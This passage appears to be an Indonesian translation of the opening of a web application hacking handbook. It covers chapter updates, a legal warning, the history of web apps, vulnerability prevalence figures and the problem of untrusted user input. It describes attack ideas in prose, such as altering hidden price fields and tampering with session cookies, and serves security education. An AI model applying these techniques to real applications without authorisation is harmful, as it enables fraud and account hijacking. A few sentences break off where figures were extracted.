Bab 14, "Mengotomatiskan Serangan yang Disesuaikan," telah diperluas untuk mencakup hambatan umum terhadap otomasi dan cara menghindarinya. Banyak aplikasi menggunakan mekanisme penanganan sesi defensif yang mengakhiri sesi, menggunakan token anti-CSRF sesaat, atau menggunakan proses multistep untuk memperbarui status aplikasi. Beberapa alat baru dijelaskan untuk menangani mekanisme ini, yang memungkinkan Anda terus menggunakan teknik pengujian otomatis. Bagian baru memeriksa kontrol CAPTCHA dan beberapa kerentanan umum yang sering dapat dieksplorasi untuk mengakalinya.

Bab 15, "Memanfaatkan Pengungkapan Informasi," berisi bagian baru tentang XSS dalam pesan kesalahan dan mengeksplorasi oracle dekripsi.

Bab 16, "Menyerang Aplikasi yang Dikompilasi Asli," belum diperbarui. Bab 17, "Menyerang Arsitektur Aplikasi," memiliki bagian baru tentang kerentanan yang muncul dalam arsitektur berbasis cloud, dan contoh terbaru tentang mengeksplorasi kelemahan arsitektur.

Bab 18, "Menyerang Server Aplikasi," berisi beberapa contoh baru kerentanan yang menarik di server dan platform aplikasi, termasuk Jetty, konsol manajemen JMX, ASP.NET, server Apple iDisk, server web Ruby WEBrick, dan server web Java. Ini juga memiliki bagian baru tentang pendekatan praktis untuk menghindari firewall aplikasi web.

Bab 19, "Menemukan Kerentanan dalam Kode Sumber," belum diperbarui. Bab 20, "Toolkit Peretas Aplikasi Web," telah diperbarui dengan perincian tentang fitur terbaru rangkaian alat berbasis proxy. Ini berisi bagian baru tentang cara mem-proxy lalu lintas klien yang tidak sadar proxy dan cara menghilangkan kesalahan SSL di browser dan klien lain yang disebabkan oleh penggunaan proxy yang mencegat. Bab ini berisi deskripsi mendetail tentang alur kerja yang biasanya digunakan saat Anda menguji menggunakan rangkaian alat berbasis proxy. Ini juga memiliki diskusi baru tentang pemindai kerentanan web saat ini dan pendekatan optimal untuk menggunakan alat dalam situasi yang berbeda.

Bab 21, "Metodologi Peretas Aplikasi Web," telah diperbarui untuk mencerminkan langkah-langkah metodologi baru yang dijelaskan di seluruh buku ini.

Alat yang Anda Butuhkan

Buku ini sangat diarahkan pada teknik langsung yang dapat Anda gunakan untuk menyerang aplikasi web. Setelah membaca buku ini, Anda akan memahami secara spesifik setiap tugas individu, apa yang terlibat secara teknis, dan mengapa ini membantu Anda mendeteksi dan mengeksplorasi kerentanan. Buku ini dengan tegas bukan tentang mengunduh alat, mengarahkannya ke aplikasi target, dan memercayai apa yang dikatakan keluaran alat tersebut kepada Anda tentang status keamanan aplikasi.

Yang mengatakan, Anda akan menemukan beberapa alat yang berguna, dan terkadang sangat diperlukan, saat melakukan tugas dan teknik yang kami jelaskan. Semua ini tersedia di Internet. Kami menyarankan Anda mengunduh dan bereksperimen dengan setiap alat saat Anda membacanya.

Apa yang ada di Situs Web

Situs pendamping untuk buku ini di <http://mdsec.net/wahh>, yang juga dapat Anda tautkan dari www.wiley.com/go/wehacker2e, berisi beberapa sumber daya yang menurut Anda berguna dalam proses menguasai teknik yang kami jelaskan dan menggunakannya untuk menyerang aplikasi yang sebenarnya. Secara khusus, situs web berisi akses ke berikut ini:

- Kode sumber untuk beberapa skrip yang kami sajikan dalam buku ini
- Daftar tautan terkini ke semua alat dan sumber lain yang dibahas dalam buku ini
- Daftar periksa praktis dari tugas-tugas yang terlibat dalam menyerang aplikasi tipikal
- Jawaban atas pertanyaan yang diajukan pada akhir setiap bab
- Ratusan lab kerentanan interaktif yang digunakan dalam contoh di seluruh buku ini dan tersedia berdasarkan langganan untuk membantu Anda mengembangkan dan menyempurnakan keterampilan Anda

Ayo

Keamanan aplikasi web tetap menjadi subjek yang menyenangkan dan berkembang. Kami menikmati menulis buku ini sama seperti kami terus menikmati meretas aplikasi web setiap hari. Kami harap Anda juga akan senang belajar tentang berbagai teknik yang kami jelaskan dan bagaimana Anda dapat bertahan melawannya.

Sebelum melangkah lebih jauh, kita harus menyebutkan sebuah peringatan penting. Di sebagian besar negara, menyerang sistem komputer tanpa izin pemiliknya adalah melanggar hukum. Sebagian besar teknik yang kami jelaskan adalah ilegal jika dilakukan tanpa persetujuan.

Penulis adalah penguji penetrasi profesional yang secara rutin menyerang aplikasi web atas nama klien untuk membantu mereka meningkatkan keamanan. Dalam beberapa tahun terakhir, banyak profesional keamanan dan lainnya telah memperoleh catatan kriminal — dan mengakhiri karier mereka — dengan bereksperimen atau secara aktif menyerang sistem komputer tanpa izin. Kami mendesak Anda untuk menggunakan informasi yang terkandung dalam buku ini hanya untuk tujuan yang sah.

Aplikasi Web (Masuk) keamanan

Tidak diragukan lagi bahwa keamanan aplikasi web adalah topik terkini dan layak diberitakan. Untuk semua pihak, taruhannya tinggi: untuk bisnis yang memperoleh peningkatan pendapatan dari perdagangan Internet, untuk pengguna yang mempercayai aplikasi web dengan informasi sensitif, dan untuk penjahat yang dapat menghasilkan banyak uang dengan mencuri rincian pembayaran atau mengorbankan rekening bank. Reputasi memainkan peran penting. Hanya sedikit orang yang ingin berbisnis dengan situs web yang tidak aman, sehingga hanya sedikit organisasi yang ingin mengungkapkan detail tentang kerentanan atau pelanggaran keamanan mereka sendiri. Oleh karena itu, bukanlah tugas yang sepele untuk mendapatkan informasi yang andal tentang status keamanan aplikasi web saat ini.


Bab ini melihat secara singkat bagaimana aplikasi web telah berkembang dan banyak manfaat yang mereka berikan. Kami menyajikan beberapa metrik tentang kerentanan dalam aplikasi web saat ini, diambil dari pengalaman langsung penulis, yang menunjukkan bahwa sebagian besar aplikasi jauh dari aman. Kami menjelaskan masalah keamanan inti yang dihadapi aplikasi web — bahwa pengguna dapat memberikan input sewenang-wenang — dan berbagai faktor yang berkontribusi terhadap postur keamanan mereka yang lemah. Terakhir, kami menjelaskan tren terbaru dalam keamanan aplikasi web dan bagaimana hal ini diharapkan berkembang dalam waktu dekat.

Evolusi Aplikasi Web

Pada hari-hari awal Internet, World Wide Web hanya terdiri dari web *situs*. Ini pada dasarnya adalah gudang informasi yang berisi dokumen statis. Browser web diciptakan sebagai sarana untuk mengambil dan menampilkan dokumen tersebut, seperti yang ditunjukkan pada Gambar 1-1. Alur informasi menarik itu satu arah, dari server ke browser. Sebagian besar situs tidak mengautentikasi pengguna, karena memang tidak perlu. Setiap pengguna diperlakukan dengan cara yang sama dan disajikan dengan informasi yang sama. Ancaman keamanan apa pun yang timbul dari hosting situs web sebagian besar terkait dengan kerentanan dalam perangkat lunak server web (yang jumlahnya banyak). Jika penyerang menyusup ke server web, dia biasanya tidak akan mendapatkan akses ke informasi sensitif apa pun, karena informasi disimpan di s

akan modi

penyimpanan server



Gambar 1-1:Situs web tradisional yang berisi informasi statis

Saat ini, World Wide Web hampir tidak dapat dikenali dari bentuk awalnya. Sebagian besar situs di web sebenarnya adalah aplikasi (lihat Gambar 1-2). Mereka sangat fungsional dan mengandalkan aliran informasi dua arah antara server dan browser. Mereka mendukung pendaftaran dan login, transaksi keuangan,

pencarian, dan penulisan konten oleh pengguna. Konten yang disajikan kepada pengguna dihasilkan secara dinamis dengan cepat dan seringkali disesuaikan untuk setiap pengguna tertentu. Banyak dari

oleh karena itu, adalah
informasinya



Gambar 1-2:Sebuah aplikasi web yang khas

Aplikasi web membawa serta ancaman keamanan baru dan signifikan. Setiap aplikasi berbeda dan mungkin mengandung kerentanan unik. Sebagian besar aplikasi dikembangkan sendiri — kebanyakan oleh pengembang yang hanya memiliki sebagian pemahaman tentang masalah keamanan yang mungkin muncul dalam kode yang mereka hasilkan. Untuk memberikan fungsionalitas inti mereka, aplikasi web biasanya memerlukan koneksi ke sistem komputer internal yang berisi data yang sangat sensitif dan dapat melakukan fungsi bisnis yang kuat. Lima belas tahun yang lalu, jika Anda ingin melakukan transfer dana, Anda mengunjungi bank Anda, dan teller melakukan transfer untuk Anda; hari ini, Anda dapat mengunjungi aplikasi web dan melakukan transfer sendiri. Penyerang yang menyusupi aplikasi web mungkin dapat mencuri informasi pribadi, melakukan penipuan keuangan,

Fungsi Aplikasi Web Umum

Aplikasi web telah dibuat untuk melakukan hampir semua fungsi berguna yang mungkin dapat Anda implementasikan secara online. Berikut adalah beberapa fungsi aplikasi web yang menjadi terkenal dalam beberapa tahun terakhir:

- Belanja (Amazon)
- Jejaring sosial (Facebook)
- Perbankan (Citibank)
- Penelusuran web (Google)
- Lelang (eBay)
- Perjudian (Betfair)
- Log web (Blogger)
- Surat web (Gmail)
- Informasi interaktif (Wikipedia)

Aplikasi yang diakses menggunakan browser komputer semakin tumpang tindih dengan aplikasi mobile yang diakses menggunakan smartphone atau tablet. Sebagian besar aplikasi seluler menggunakan browser atau klien khusus yang menggunakan API berbasis HTTP untuk berkomunikasi dengan server. Fungsi dan data aplikasi biasanya dibagi antara berbagai antarmuka yang diekspos aplikasi ke platform pengguna yang berbeda.

Selain Internet publik, aplikasi web telah diadopsi secara luas di dalam organisasi untuk mendukung fungsi bisnis utama. Banyak di antaranya menyediakan akses ke data dan fungsionalitas yang sangat sensitif:

- Aplikasi SDM yang memungkinkan pengguna mengakses informasi penggajian, memberi dan menerima umpan balik kinerja, serta mengelola prosedur rekrutmen dan disipliner.
- Antarmuka administratif ke infrastruktur utama seperti server web dan email, workstation pengguna, dan administrasi mesin virtual.
- Perangkat lunak kolaborasi yang digunakan untuk berbagi dokumen, mengelola alur kerja dan proyek, serta melacak masalah. Jenis fungsionalitas ini sering kali melibatkan masalah keamanan dan tata kelola yang kritis, dan organisasi sering kali mengandalkan sepenuhnya pada kontrol yang dibangun ke dalam aplikasi web mereka.
- Aplikasi bisnis seperti perangkat lunak perencanaan sumber daya perusahaan (ERP), yang sebelumnya diakses menggunakan aplikasi klien tebal berpemilik, kini dapat diakses menggunakan browser web.

- Layanan perangkat lunak seperti email, yang awalnya memerlukan klien email terpisah, kini dapat diakses melalui antarmuka web seperti Outlook Web Access.
- Aplikasi kantor desktop tradisional seperti pengolah kata dan spreadsheet telah dipindahkan ke aplikasi web melalui layanan seperti Google Apps dan Microsoft Office Live.

Dalam semua contoh ini, apa yang dianggap sebagai aplikasi "internal" semakin dihosting secara eksternal karena organisasi beralih ke penyedia layanan luar untuk memangkas biaya. Dalam apa yang disebut *awansolusi*, fungsionalitas penting bisnis, dan data dibuka untuk penyerang potensial yang lebih luas, dan organisasi semakin bergantung pada integritas pertahanan keamanan yang berada di luar kendali mereka.

Waktunya semakin dekat ketika satu-satunya perangkat lunak klien yang dibutuhkan sebagian besar pengguna komputer adalah browser web. Beragam fungsi akan diimplementasikan menggunakan serangkaian protokol dan teknologi bersama, dan dengan demikian akan mewarisi berbagai kerentanan keamanan umum yang khas.

Manfaat Aplikasi Web

Tidaklah sulit untuk melihat mengapa aplikasi web menikmati peningkatan popularitas yang begitu dramatis. Beberapa faktor teknis telah bekerja berdampingan dengan insentif komersial yang jelas untuk mendorong revolusi yang telah terjadi dalam cara kita menggunakan Internet:

- HTTP, protokol komunikasi inti yang digunakan untuk mengakses World Wide Web, ringan dan tanpa koneksi. Ini memberikan ketahanan jika terjadi kesalahan komunikasi dan menghindari kebutuhan server untuk terus membuka koneksi jaringan ke setiap pengguna, seperti yang terjadi di banyak aplikasi klien/server lama. HTTP juga dapat diproksi dan disalurkan melalui protokol lain, memungkinkan komunikasi yang aman dalam konfigurasi jaringan apa pun.
- Setiap pengguna web sudah menginstal browser di komputer dan perangkat seluler mereka. Aplikasi web menyebarluaskan antarmuka pengguna mereka secara dinamis ke browser, menghindari kebutuhan untuk mendistribusikan dan mengelola perangkat lunak klien terpisah, seperti halnya dengan aplikasi pra-web. Perubahan pada antarmuka perlu diimplementasikan hanya sekali, di server, dan segera berlaku.
- Browser saat ini sangat fungsional, memungkinkan dibangunnya antarmuka pengguna yang kaya dan memuaskan. Antarmuka web menggunakan navigasi standar dan

kontrol input yang langsung akrab bagi pengguna, menghindari kebutuhan untuk mempelajari bagaimana fungsi masing-masing aplikasi. Skrip sisi klien memungkinkan aplikasi untuk mendorong sebagian pemrosesannya ke sisi klien, dan kemampuan browser dapat diperluas dengan cara sewenang-wenang menggunakan teknologi ekstensi browser jika diperlukan.

- Teknologi inti dan bahasa yang digunakan untuk mengembangkan aplikasi web relatif sederhana. Berbagai macam platform dan alat pengembangan tersedia untuk memfasilitasi pengembangan aplikasi yang kuat oleh relatif pemula, dan sejumlah besar kode sumber terbuka dan sumber daya lainnya tersedia untuk digabungkan ke dalam aplikasi yang dibuat khusus.

Keamanan Aplikasi Web

Seperti halnya kelas teknologi baru, aplikasi web telah membawa berbagai kerentanan keamanan baru. Kumpulan cacat yang paling sering ditemui telah berkembang dari waktu ke waktu. Serangan baru telah disusun yang tidak dipertimbangkan saat aplikasi yang ada dikembangkan. Beberapa masalah menjadi kurang umum karena kesadaran akan masalah tersebut telah meningkat. Teknologi baru telah dikembangkan yang telah memperkenalkan kemungkinan baru untuk eksloitasi. Beberapa kategori kelemahan sebagian besar telah hilang sebagai akibat dari perubahan yang dilakukan pada perangkat lunak browser web.

Serangan paling serius terhadap aplikasi web adalah yang mengekspos data sensitif atau mendapatkan akses tidak terbatas ke sistem back-end tempat aplikasi berjalan. Kompromi profil tinggi semacam ini terus sering terjadi. Namun, bagi banyak organisasi, serangan apa pun yang menyebabkan downtime sistem merupakan kejadian kritis. Serangan denial-of-service tingkat aplikasi dapat digunakan untuk mencapai hasil yang sama seperti serangan kelelahan sumber daya tradisional terhadap infrastruktur. Namun, mereka sering digunakan dengan teknik dan tujuan yang lebih halus. Mereka dapat digunakan untuk mengganggu pengguna atau layanan tertentu untuk mendapatkan keunggulan kompetitif terhadap rekan-rekan di bidang perdagangan keuangan, game, penawaran online, dan pemesanan tiket.

Sepanjang evolusi ini, kompromi aplikasi web terkemuka tetap menjadi berita. Tidak masuk akal bahwa sudut telah berubah dan masalah keamanan ini semakin berkurang. Dengan ukuran tertentu, keamanan aplikasi web saat ini merupakan medan pertempuran paling signifikan antara penyerang dan mereka yang memiliki sumber daya komputer dan data untuk dipertahankan, dan kemungkinan akan tetap demikian di masa mendatang.

“Situs Ini Aman”

Ada kesadaran luas bahwa keamanan adalah masalah untuk aplikasi web.

Konsultasikan halaman FAQ dari aplikasi tipikal, dan Anda akan diyakinkan bahwa itu sebenarnya aman.

Sebagian besar aplikasi menyatakan bahwa mereka aman karena menggunakan SSL. Misalnya:

Situs ini benar-benar aman. Itu telah dirancang untuk menggunakan teknologi 128-bit Secure Socket Layer (SSL) untuk mencegah pengguna yang tidak berwenang melihat informasi Anda. Anda dapat menggunakan situs ini dengan ketenangan pikiran bahwa data Anda aman bersama kami.

Pengguna sering diminta untuk memverifikasi sertifikat situs, mengagumi protokol kriptografi canggih yang digunakan, dan, atas dasar ini, mempercayainya dengan informasi pribadi mereka.


Semakin banyak organisasi yang menyebutkan kepatuhan mereka terhadap standar Industri Kartu Pembayaran (PCI) untuk meyakinkan pengguna bahwa mereka aman. Misalnya:

Kami menjaga keamanan dengan sangat serius. Situs web kami dipindai setiap hari untuk memastikan bahwa kami tetap mematuhi PCI dan aman dari peretas. Anda dapat melihat tanggal pemindaian terbaru pada logo di bawah ini, dan Anda dijamin bahwa situs web kami aman untuk digunakan.

Faktanya, sebagian besar aplikasi web tidak aman, meskipun penggunaan teknologi SSL meluas dan penerapan pemindaian PCI biasa. Penulis buku ini telah menguji ratusan aplikasi web dalam beberapa tahun terakhir. Gambar 1-3 menunjukkan persentase aplikasi yang diuji selama tahun 2007 dan 2011 yang ditemukan terpengaruh oleh beberapa kategori umum kerentanan:

- **Otentikasi rusak (62%)**—Kategori kerentanan ini mencakup berbagai cacat dalam mekanisme masuk aplikasi, yang memungkinkan penyerang menebak kata sandi yang lemah, meluncurkan serangan brute-force, atau melewati proses masuk.
- **Kontrol akses rusak (71%)**—Ini melibatkan kasus di mana aplikasi gagal melindungi akses ke data dan fungsionalitasnya dengan benar, berpotensi memungkinkan penyerang untuk melihat data sensitif pengguna lain yang disimpan di server atau melakukan tindakan istimewa.
- **Injeksi SQL (32%)**—Kerentanan ini memungkinkan penyerang mengirimkan masukan buatan untuk mengganggu interaksi aplikasi dengan database back-end. Penyerang mungkin dapat mengambil data sewenang-wenang dari aplikasi, mengganggu logikanya, atau menjalankan perintah di server database itu sendiri.

- **Pembuatan skrip lintas situs (94%)**—Kerentanan ini memungkinkan penyerang menargetkan pengguna lain dari aplikasi, berpotensi mendapatkan akses ke data mereka, melakukan tindakan tidak sah atas nama mereka, atau melakukan serangan lain terhadap mereka.
- **Kebocoran informasi (78%)**—Ini melibatkan kasus di mana aplikasi membocorkan informasi sensitif yang berguna bagi penyerang dalam mengembangkan serangan terhadap aplikasi, melalui penanganan kesalahan yang rusak atau perilaku lainnya.
- **Pemalsuan permintaan lintas situs (92%)**—Cacat ini berarti bahwa pengguna aplikasi dapat dibujuk untuk melakukan tindakan yang tidak diinginkan pada aplikasi dalam konteks pengguna dan tingkat hak istimewa mereka. Kerentanan memungkinkan situs web jahat yang dikunjungi oleh pengguna korban untuk berinteraksi dengan aplikasi untuk melakukan tindakan yang tidak diinginkan pengguna.



Gambar 1-3:Insiden beberapa kerentanan aplikasi web umum dalam aplikasi yang baru-baru ini diuji oleh penulis (berdasarkan sampel lebih dari 100)

SSL adalah teknologi luar biasa yang melindungi kerahasiaan dan integritas data dalam perjalanan antara browser pengguna dan server web. Ini membantu bertahan dari penyadap, dan dapat memberikan jaminan kepada pengguna tentang identitas server web yang dia hadapi. Tapi itu tidak menghentikan serangan yang secara langsung menargetkan komponen server atau klien dari suatu aplikasi, seperti kebanyakan serangan yang berhasil. Secara khusus, itu tidak mencegah salah satu kerentanan yang baru saja disebutkan, atau banyak lainnya yang dapat membuat aplikasi secara kritis terkena serangan. Terlepas dari apakah mereka menggunakan SSL, sebagian besar aplikasi web masih memiliki kelemahan keamanan.

Masalah Keamanan Inti: Pengguna Dapat Mengirim Masukan

Sewenang-wenang

Seperti kebanyakan aplikasi terdistribusi, aplikasi web menghadapi masalah mendasar yang harus mereka atasi agar aman. Karena klien berada di luar kendali aplikasi, pengguna dapat mengirimkan input sewenang-wenang ke aplikasi sisi server. Aplikasi harus berasumsi bahwa semua input berpotensi berbahaya. Oleh karena itu, ia harus mengambil langkah-langkah untuk memastikan bahwa penyerang tidak dapat menggunakan input buatan untuk mengkompromikan aplikasi dengan mengganggu logika dan perilakunya, sehingga mendapatkan akses tidak sah ke data dan fungsinya.

Masalah inti ini memanifestasikan dirinya dalam berbagai cara:

- Pengguna dapat mengganggu bagian data apa pun yang dikirimkan antara klien dan server, termasuk parameter permintaan, cookie, dan header HTTP. Kontrol keamanan apa pun yang diterapkan di sisi klien, seperti pemeriksaan validasi input, dapat dengan mudah dielakkan.
- Pengguna dapat mengirim permintaan dalam urutan apa pun dan dapat mengirimkan parameter pada tahap yang berbeda dari yang diharapkan aplikasi, lebih dari sekali, atau tidak sama sekali. Asumsi apa pun yang dibuat pengembang tentang bagaimana pengguna akan berinteraksi dengan aplikasi dapat dilanggar.
- Pengguna tidak dibatasi untuk hanya menggunakan browser web untuk mengakses aplikasi. Banyak alat yang tersedia secara luas beroperasi bersama, atau terlepas dari, browser untuk membantu menyerang aplikasi web. Alat-alat ini dapat membuat permintaan yang biasanya tidak dibuat oleh browser dan dapat menghasilkan permintaan dalam jumlah besar dengan cepat untuk menemukan dan mengeksplorasi masalah.

Sebagian besar serangan terhadap aplikasi web melibatkan pengiriman input ke server yang dibuat untuk menyebabkan beberapa kejadian yang tidak diharapkan atau diinginkan oleh perancang aplikasi. Berikut adalah beberapa contoh mengirimkan masukan buatan untuk mencapai tujuan ini:

- Mengubah harga produk yang dikirim dalam bidang formulir HTML tersembunyi untuk membeli produk secara curang dengan jumlah yang lebih murah
- Memodifikasi token sesi yang dikirimkan dalam cookie HTTP untuk membajak sesi pengguna lain yang diautentikasi
- Menghapus parameter tertentu yang biasanya diajukan untuk mengeksplorasi cacat logika dalam pemrosesan aplikasi
- Mengubah beberapa input yang akan diproses oleh database back-end untuk menyuntikkan kueri database berbahaya dan mengakses data sensitif

Tak perlu dikatakan, SSL tidak melakukan apa pun untuk menghentikan penyerang mengirimkan input buatan ke server. Jika aplikasi menggunakan SSL, ini berarti pengguna lain di jaringan tidak dapat melihat atau mengubah data penyerang saat transit. Karena

penyerang mengontrol ujung terowongan SSL-nya, dia dapat mengirim apapun yang dia suka ke server melalui terowongan ini. Jika salah satu dari serangan yang disebutkan sebelumnya berhasil, aplikasi tersebut sangat rentan, terlepas dari apa yang mungkin diberitahukan oleh FAQ-nya kepada Anda.

Faktor Masalah Utama

Masalah keamanan inti yang dihadapi oleh aplikasi web muncul dalam situasi apa pun di mana aplikasi harus menerima dan memproses data tidak tepercaya yang mungkin berbahaya. Namun, dalam kasus aplikasi web, beberapa faktor telah digabungkan untuk memperburuk masalah dan menjelaskan mengapa begitu banyak aplikasi web di Internet saat ini melakukan pekerjaan yang buruk dalam menanganiinya.

Kesadaran Keamanan yang kurang berkembang

Meskipun kesadaran akan masalah keamanan aplikasi web telah berkembang dalam beberapa tahun terakhir, namun masih kurang berkembang dibandingkan di area yang sudah lama ada seperti jaringan dan sistem operasi. Meskipun sebagian besar orang yang bekerja di bidang keamanan TI memiliki pemahaman yang masuk akal tentang pentingnya mengamankan jaringan dan memperkuat host, masih ada kebingungan dan kesalahpahaman yang meluas tentang banyak konsep inti yang terlibat dalam keamanan aplikasi web. Pekerjaan pengembang aplikasi web semakin melibatkan menenun puluhan, atau bahkan ratusan, paket pihak ketiga, semuanya dirancang untuk memisahkan pengembang dari teknologi yang mendasarinya. Adalah umum untuk bertemu dengan pengembang aplikasi web berpengalaman yang membuat asumsi besar tentang keamanan yang disediakan oleh kerangka pemrograman mereka dan kepada siapa penjelasan tentang banyak jenis kelemahan dasar datang sebagai wahyu.

Pengembangan Kustom

Sebagian besar aplikasi web dikembangkan sendiri oleh staf organisasi atau kontraktor pihak ketiga. Bahkan ketika aplikasi menggunakan komponen yang sudah mapan, ini biasanya disesuaikan atau dibaut bersama menggunakan kode baru. Dalam situasi ini, setiap aplikasi berbeda dan mungkin mengandung cacat uniknya sendiri. Ini berbeda dengan penerapan infrastruktur pada umumnya, di mana organisasi dapat membeli produk terbaik dan memasangnya sesuai dengan panduan standar industri.

Kesederhanaan yang Menipu

Dengan platform aplikasi web dan alat pengembangan saat ini, pemrogram pemula dapat membuat aplikasi yang kuat dari awal dalam waktu singkat. Tetapi ada perbedaan besar antara menghasilkan kode

fungisional dan kode yang aman. Banyak aplikasi web yang dibuat oleh individu yang bermaksud baik yang tidak memiliki pengetahuan dan pengalaman untuk mengidentifikasi di mana masalah keamanan dapat muncul.

Tren yang menonjol dalam beberapa tahun terakhir adalah penggunaan kerangka kerja aplikasi yang menyediakan komponen kode siap pakai untuk menangani berbagai area fungsi umum, seperti autentikasi, templat halaman, papan pesan, dan integrasi dengan komponen infrastruktur back-end umum. Contoh kerangka kerja ini termasuk Liferay dan Appfuse. Produk-produk ini mempercepat dan memudahkan pembuatan aplikasi yang berfungsi tanpa memerlukan pemahaman teknis tentang cara kerja aplikasi atau potensi risiko yang mungkin dikandungnya. Ini juga berarti banyak perusahaan menggunakan kerangka kerja yang sama. Jadi, ketika kerentanan ditemukan, hal itu memengaruhi banyak aplikasi yang tidak terkait.

Profil Ancaman yang Berkembang Cepat

Penelitian tentang serangan dan pertahanan aplikasi web terus menjadi area yang berkembang di mana konsep dan ancaman baru disusun dengan kecepatan yang lebih cepat daripada kasus teknologi lama saat ini. Khususnya di sisi klien, biasanya pertahanan yang diterima terhadap serangan tertentu dirusak oleh penelitian yang menunjukkan teknik serangan baru. Tim pengembangan yang memulai proyek dengan pengetahuan lengkap tentang ancaman saat ini mungkin telah kehilangan status ini saat aplikasi selesai dan diterapkan.

Kendala Sumber Daya dan Waktu

Sebagian besar proyek pengembangan aplikasi web tunduk pada batasan waktu dan sumber daya yang ketat, yang timbul dari ekonomi pengembangan internal satu kali. Di sebagian besar organisasi, sering kali tidak mungkin mempekerjakan pakar keamanan khusus dalam tim desain atau pengembangan. Dan karena selip proyek, pengujian keamanan oleh spesialis sering dibiarkan hingga sangat terlambat dalam siklus hidup proyek. Dalam menyeimbangkan prioritas yang bersaing, kebutuhan untuk menghasilkan aplikasi yang stabil dan fungsional dengan tenggat waktu biasanya menggesampingkan pertimbangan keamanan yang kurang nyata. Sebuah organisasi kecil biasanya bersedia membayar hanya untuk beberapa hari kerja waktu konsultasi untuk mengevaluasi aplikasi baru. Tes penetrasi cepat akan sering menemukan buah yang menggantung rendah, tetapi mungkin melewatkannya kerentanan yang lebih halus yang membutuhkan waktu dan kesabaran untuk mengidentifikasi.

Teknologi Berlebihan

Banyak teknologi inti yang digunakan dalam aplikasi web mulai hidup ketika lanskap World Wide Web sangat berbeda. Mereka telah didorong jauh melampaui tujuan awalnya, seperti penggunaan JavaScript sebagai sarana transmisi data di banyak situs berbasis AJAX.

aplikasi. Karena ekspektasi yang ditempatkan pada fungsionalitas aplikasi web telah berkembang pesat, teknologi yang digunakan untuk mengimplementasikan fungsionalitas ini telah tertinggal di belakang kurva, dengan teknologi lama diperluas dan diadaptasi untuk memenuhi persyaratan baru. Tidak mengherankan, ini telah menyebabkan kerentanan keamanan sebagai efek samping yang tak terduga muncul.

Meningkatnya Tuntutan Fungsionalitas

Aplikasi dirancang terutama dengan mempertimbangkan fungsionalitas dan kegunaan. Profil pengguna yang tadinya statis sekarang berisi fitur jejaring sosial, memungkinkan pengunggahan gambar dan pengeditan halaman bergaya wiki. Beberapa tahun yang lalu seorang desainer aplikasi mungkin puas dengan mengimplementasikan tantangan nama pengguna dan kata sandi untuk membuat fungsionalitas login. Situs modern mungkin menyertakan pemulihan kata sandi, pemulihan nama pengguna, petunjuk kata sandi, dan opsi untuk mengingat nama pengguna dan kata sandi pada kunjungan berikutnya. Situs seperti itu pasti akan dipromosikan karena memiliki banyak fitur keamanan, namun masing-masing sebenarnya adalah fitur swalayan yang menambah permukaan serangan situs.

Perimeter Keamanan Baru

Sebelum munculnya aplikasi web, upaya organisasi untuk mengamankan diri dari serangan eksternal sebagian besar terfokus pada perimeter jaringan. Mempertahankan perimeter ini memerlukan pengerasan dan penambalan layanan yang diperlukan untuk mengekspos dan mem-firewall akses ke orang lain.

Aplikasi web telah mengubah semua ini. Agar aplikasi dapat diakses oleh penggunanya, firewall perimeter harus mengizinkan koneksi masuk ke server melalui HTTP atau HTTPS. Dan agar aplikasi berfungsi, server harus diizinkan terhubung ke sistem back-end pendukung, seperti database, mainframe, dan sistem keuangan dan logistik. Sistem ini seringkali terletak pada inti operasi organisasi dan berada di balik beberapa lapisan pertahanan tingkat jaringan.

Jika ada kerentanan dalam aplikasi web, penyerang di Internet publik mungkin dapat membahayakan sistem back-end inti organisasi hanya dengan mengirimkan data buatan dari browser webnya. Data ini berlayar melewati semua pertahanan jaringan organisasi, dengan cara yang sama seperti lalu lintas biasa yang ramah ke aplikasi web.

